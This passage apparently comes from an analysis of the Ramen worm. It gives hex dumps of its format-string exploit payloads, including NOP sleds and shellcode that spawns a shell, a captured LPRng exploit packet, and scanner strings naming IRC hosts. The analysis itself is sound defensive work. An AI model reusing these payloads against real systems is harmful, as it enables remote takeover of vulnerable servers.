  60  0000 0000 0000 0000 0000 0000 0000 0000   ................
  70  0000 0000 03e7 18f7 ffbf 18f7 ffbf 19f7   ................
  80  ffbf 19f7 ffbf 1af7 ffbf 1af7 ffbf 1bf7   ................
  90  ffbf 1bf7 ffbf 2538 7825 3878 2538 7825   ......%8x%8x%8x%
  a0  3878 2538 7825 3878 2538 7825 3878 2538   8x%8x%8x%8x%8x%8
  b0  7825 3233 3678 256e 2531 3337 7825 6e25   x%236x%n%137x%n%
  c0  3130 7825 6e25 3139 3278 256e 9090 9090   10x%n%192x%n....
  d0  9090 9090 9090 9090 9090 9090 9090 9090   ................
  e0  9090 9090 9090 9090 9090 9090 9090 9090   ................
  f0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 100  9090 9090 9090 9090 9090 9090 9090 9090   ................
 110  9090 9090 9090 9090 9090 9090 9090 9090   ................
 120  9090 9090 9090 9090 9090 9090 9090 9090   ................
 130  9090 9090 9090 9090 9090 9090 9090 9090   ................
 140  9090 9090 9090 9090 9090 9090 9090 9090   ................
 150  9090 9090 9090 9090 9090 9090 9090 9090   ................
 160  9090 9090 9090 9090 9090 9090 9090 9090   ................
 170  9090 9090 9090 9090 9090 9090 9090 9090   ................
 180  9090 9090 9090 9090 9090 9090 9090 9090   ................
 190  9090 9090 9090 9090 9090 9090 9090 9090   ................
 1a0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 1b0  9090 9090 9090 9090 9090 9090 9090 9090   ................
```

```
 1c0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 1d0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 1e0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 1f0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 200  9090 9090 9090 9090 9090 9090 9090 9090   ................
 210  9090 9090 9090 9090 9090 9090 9090 9090   ................
 220  9090 9090 9090 9090 9090 9090 9090 9090   ................
 230  9090 9090 9090 9090 9090 9090 9090 9090   ................
 240  9090 9090 9090 9090 9090 9090 9090 9090   ................
 250  9090 9090 9090 9090 9090 9090 9090 9090   ................
 260  9090 9090 9090 9090 9090 9090 9090 9090   ................
 270  9090 9090 9090 9090 9090 9090 9090 9090   ................
 280  9090 9090 9090 9090 9090 9090 9090 9090   ................
 290  9090 9090 9090 9090 9090 9090 9090 9090   ................
 2a0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 2b0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 2c0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 2d0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 2e0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 2f0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 300  9090 9090 9090 9090 9090 9090 9090 9090   ................
 310  9090 9090 9090 9090 9090 9090 9090 9090   ................
 320  9090 9090 9090 9090 9090 9090 9090 9090   ................
 330  9090 9090 9090 9090 9090 9090 9090 9090   ................
 340  9090 9090 9090 9090 9090 9090 9090 9090   ................
 350  9090 9090 9090 9090 9090 9090 9090 9090   ................
 360  9090 9090 9090 9090 9090 9090 9090 9090   ................
 370  9090 9090 9090 9090 9090 9090 9090 9090   ................
 380  9090 9090 9090 9090 9090 9090 9090 9090   ................
 390  9090 9090 9090 9090 9090 9090 9090 9090   ................
 3a0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 3b0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 3c0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 3d0  9090 9090 9090 9090 31c0 eb7c 5989 4110   ........1..|Y.A.
 3e0  8941 08fe c089 4104 89c3 fec0 8901 b066   .A....A........f
 3f0  cd80 b302 8959 0cc6 410e 99c6 4108 1089   .....Y..A...A...
 400  4904 8041 040c 8801 b066 cd80 b304 b066   I..A.....f.....f
 410  cd80 b305 30c0 8841 04b0 66cd 8089 ce88   ....0..A..f.....
 420  c331 c9b0 3fcd 80fe c1b0 3fcd 80fe c1b0   .1..?.....?.....
 430  3fcd 80c7 062f 6269 6ec7 4604 2f73 6841   ?..../bin.F./shA
 440  30c0 8846 0789 760c 8d56 108d 4e0c 89f3   0..F..v..V..N...
 450  b00b cd80 b001 cd80 e87f ffff ff00         ..............
```

And finally the sniffed packet from the LPRng exploit. In this case I found that the Snort signature did not match that of the exploit used by the Ramen worm. It differed by two bytes.

```
Frame 8 (491 on wire, 491 captured)
    Arrival Time: Jan 22, 2001 18:01:47.7591
    Time delta from previous packet: 0.053683 seconds
    Time relative to first packet: 0.056113 seconds
    Frame Number: 8
    Packet Length: 491 bytes
    Capture Length: 491 bytes
Ethernet II
    Destination: 00:10:5a:0a:a3:c5 (00:10:5a:0a:a3:c5)
    Source: 00:50:04:8c:d7:ad (00:50:04:8c:d7:ad)
    Type: IP (0x0800)
Internet Protocol
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
```

```
        .... ...0 = ECN-CE: 0
    Total Length: 477
    Identification: 0xd319
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x5454 (correct)
    Source: xxx.xxx.106.1 (xxx.xxx.106.1)
    Destination: xxx.xxx.106.53 (xxx.xxx.106.53)
Transmission Control Protocol, Src Port: 1434 (1434), Dst Port: 515 (515), Seq:
3128752426, Ack: 1629743309
    Source port: 1434 (1434)
    Destination port: 515 (515)
    Sequence number: 3128752426
    Next sequence number: 3128752851
    Acknowledgement number: 1629743309
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 32120
    Checksum: 0x8b41 (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 3280432, tsecr 227833
Line Printer Daemon Protocol
Data (425 bytes)

   0  0010 5a0a a3c5 0050 048c d7ad 0800 4500   ..Z....P......E.
  10  01dd d319 4000 4006 5454 xxxx 6a01 xxxx   ....@.@.TT..j...
  20  6a35 059a 0203 ba7c f92a 6123 e8cd 8018   j5.....|.*a#....
  30  7d78 8b41 0000 0101 080a 0032 0e30 0003   }x.A.......2.0..
  40  79f9 4242 dcf3 ffbf ddf3 ffbf def3 ffbf   y.BB............
  50  dff3 ffbf 5858 5858 5858 5858 5858 5858   ....XXXXXXXXXXXX
  60  5858 5858 5858 252e 3135 3675 2533 3030   XXXXXX%.156u%300
  70  246e 252e 3231 7525 3330 3124 6e73 6563   $n%.21u%301$nsec
  80  7572 6974 7925 3330 3224 6e25 2e31 3932   urity%302$n%.192
  90  7525 3330 3324 6e90 9090 9090 9090 9090   u%303$n.........
  a0  9090 9090 9090 9090 9090 9090 9090 9090   ................
  b0  9090 9090 9090 9090 9090 9090 9090 9090   ................
  c0  9090 9090 9090 9090 9090 9090 9090 9090   ................
  d0  9090 9090 9090 9090 9090 9090 9090 9090   ................
  e0  9090 9090 9090 9090 9090 9090 9090 9090   ................
  f0  9090 9090 9090 9090 9090 9090 9090 9090   ................
 100  9090 9090 9090 9090 9090 9090 9090 9090   ................
 110  9090 9090 9090 9090 9090 9090 9090 9090   ................
 120  9090 9090 9090 9090 9090 9090 9090 9090   ................
 130  9090 9090 9090 9090 9090 9090 9090 9090   ................
 140  9090 9090 9090 9090 9090 9090 9090 9090   ................
 150  9090 9090 9090 9090 9090 9090 9090 9031   ...............1
 160  db31 c931 c0b0 46cd 8089 e531 d2b2 6689   .1.1..F....1..f.
 170  d031 c989 cb43 895d f843 895d f44b 894d   .1...C.].C.].K.M
 180  fc8d 4df4 cd80 31c9 8945 f443 6689 5dec   ..M...1..E.Cf.].
 190  66c7 45ee 0f27 894d f08d 45ec 8945 f8c6   f.E..'.M..E..E..
 1a0  45fc 1089 d08d 4df4 cd80 89d0 4343 cd80   E.....M.....CC..
 1b0  89d0 43cd 8089 c331 c9b2 3f89 d0cd 8089   ..C....1..?.....
 1c0  d041 cd80 eb18 5e89 7508 31c0 8846 0789   .A....^.u.1..F..
```

```
1d0  450c b00b 89f3 8d4d 088d 550c cd80 e8e3   E......M..U.....
1e0  ffff ff2f 6269 6e2f 7368 0a               .../bin/sh.
```

Appendix E – Output from the SynScan Program

The following is part of the output generated by using 'strings' against synscan. Highlighted are the two dates the scanner searches for. Also included is the sniffed session from an attempt by Synscan to detect a vulnerable ftp server on one host on my subnet.

```
1.2.3.4
127.0.0.1
%s.%u.%u.%u
%s.%u.%u
%s.%u
ircd.webbernet.net:6667
ircd.txt
www.microsoft.de
%s(%s)
CONNECT irc.webbernet.net:6667 HTTP/1.0
200
CONN Connections allowed
No CONN-Connections
POST http://%s HTTP/1.0
Content-Length: 1000
USER sdf09889 a b :s80922
NICK s092303
ERROR :
POST Connections allowed
No POST-Connections
|/bin/id
fingerd exec vuln
fingerd not vuln
Mon Feb 28
Wed Aug 9
rpcs.txt
(invalid)
cgis.txt
 200
www.microsoft.com
```

The sniffed output is on the following page

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	xxx.xxx.106.1	xxx.xxx.106.252	DNS	76	Standard query A www.microsoft.de
2	0.000699	xxx.xxx.106.252	xxx.xxx.106.1	DNS	92	Standard query response A xxx.xxx.106.234
3	0.001726	xxx.xxx.106.1	xxx.xxx.106.53	TCP	54	21 > 21 [FIN, SYN] Seq=1157552660 Ack=1694502781 Win=1028 Len=0
4	0.002402	xxx.xxx.106.53	xxx.xxx.106.1	TCP	60	21 > 21 [SYN, ACK] Seq=2835353451 Ack=1157552661 Win=32696 Len=0
5	0.002459	xxx.xxx.106.1	xxx.xxx.106.53	TCP	54	21 > 21 [RST] Seq=1157552661 Ack=0 Win=0 Len=0
6	0.003922	xxx.xxx.106.1	xxx.xxx.106.252	DNS	77	Standard query A www.microsoft.com
7	0.004291	xxx.xxx.106.252	xxx.xxx.106.1	DNS	93	Standard query response A xxx.xxx.106.234
8	0.004756	xxx.xxx.106.1	xxx.xxx.106.53	TCP	74	1027 > 21 [SYN] Seq=42754540 Ack=0 Win=32120 Len=0
9	0.004920	xxx.xxx.106.53	xxx.xxx.106.1	TCP	74	21 > 1027 [SYN, ACK] Seq=2830037379 Ack=42754541 Win=32120 Len=0
10	0.004969	xxx.xxx.106.1	xxx.xxx.106.53	TCP	66	1027 > 21 [ACK] Seq=42754541 Ack=2830037380 Win=32120 Len=0
17	4.029535	00:50:04:8c:d7:ad	ff:ff:ff:ff:ff:ff	ARP	42	Who has xxx.xxx.106.234? Tell xxx.xxx.106.1
18	4.029762	08:00:20:92:44:34	00:50:04:8c:d7:ad	ARP	60	xxx.xxx.106.234 is at 08:00:20:92:44:34
19	4.029785	xxx.xxx.106.1	xxx.xxx.106.234	TCP	54	31337 > 80 [FIN, SYN] Seq=2085543133 Ack=942768461 Win=1028 Len=0
20	4.030219	xxx.xxx.106.234	xxx.xxx.106.1	TCP	60	80 > 31337 [SYN, ACK] Seq=3982443048 Ack=2085543134 Win=9112 Len=0
21	4.030290	xxx.xxx.106.1	xxx.xxx.106.234	TCP	54	31337 > 80 [RST] Seq=2085543134 Ack=0 Win=0 Len=0
30	9.999479	xxx.xxx.106.1	xxx.xxx.106.53	TCP	66	1027 > 21 [FIN, ACK] Seq=42754541 Ack=2830037380 Win=32120 Len=0
31	9.999696	xxx.xxx.106.53	xxx.xxx.106.1	TCP	66	21 > 1027 [ACK] Seq=2830037380 Ack=42754542 Win=32120 Len=0
32	11.019414	00:50:04:8c:d7:ad	00:60:08:99:15:41	ARP	42	Who has xxx.xxx.106.252? Tell xxx.xxx.106.1
33	11.019599	00:60:08:99:15:41	00:50:04:8c:d7:ad	ARP	60	xxx.xxx.106.252 is at 00:60:08:99:15:41
38	14.992428	00:10:5a:0a:a3:c5	00:50:04:8c:d7:ad	ARP	60	Who has xxx.xxx.106.1? Tell xxx.xxx.106.53
39	14.992454	00:50:04:8c:d7:ad	00:10:5a:0a:a3:c5	ARP	42	xxx.xxx.106.1 is at 00:50:04:8c:d7:ad
40	16.025603	xxx.xxx.106.53	xxx.xxx.106.1	FTP	162	Response: 220 localhost.localdomain FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.
41	16.025685	xxx.xxx.106.1	xxx.xxx.106.53	TCP	54	1027 > 21 [RST] Seq=42754542 Ack=0 Win=0 Len=0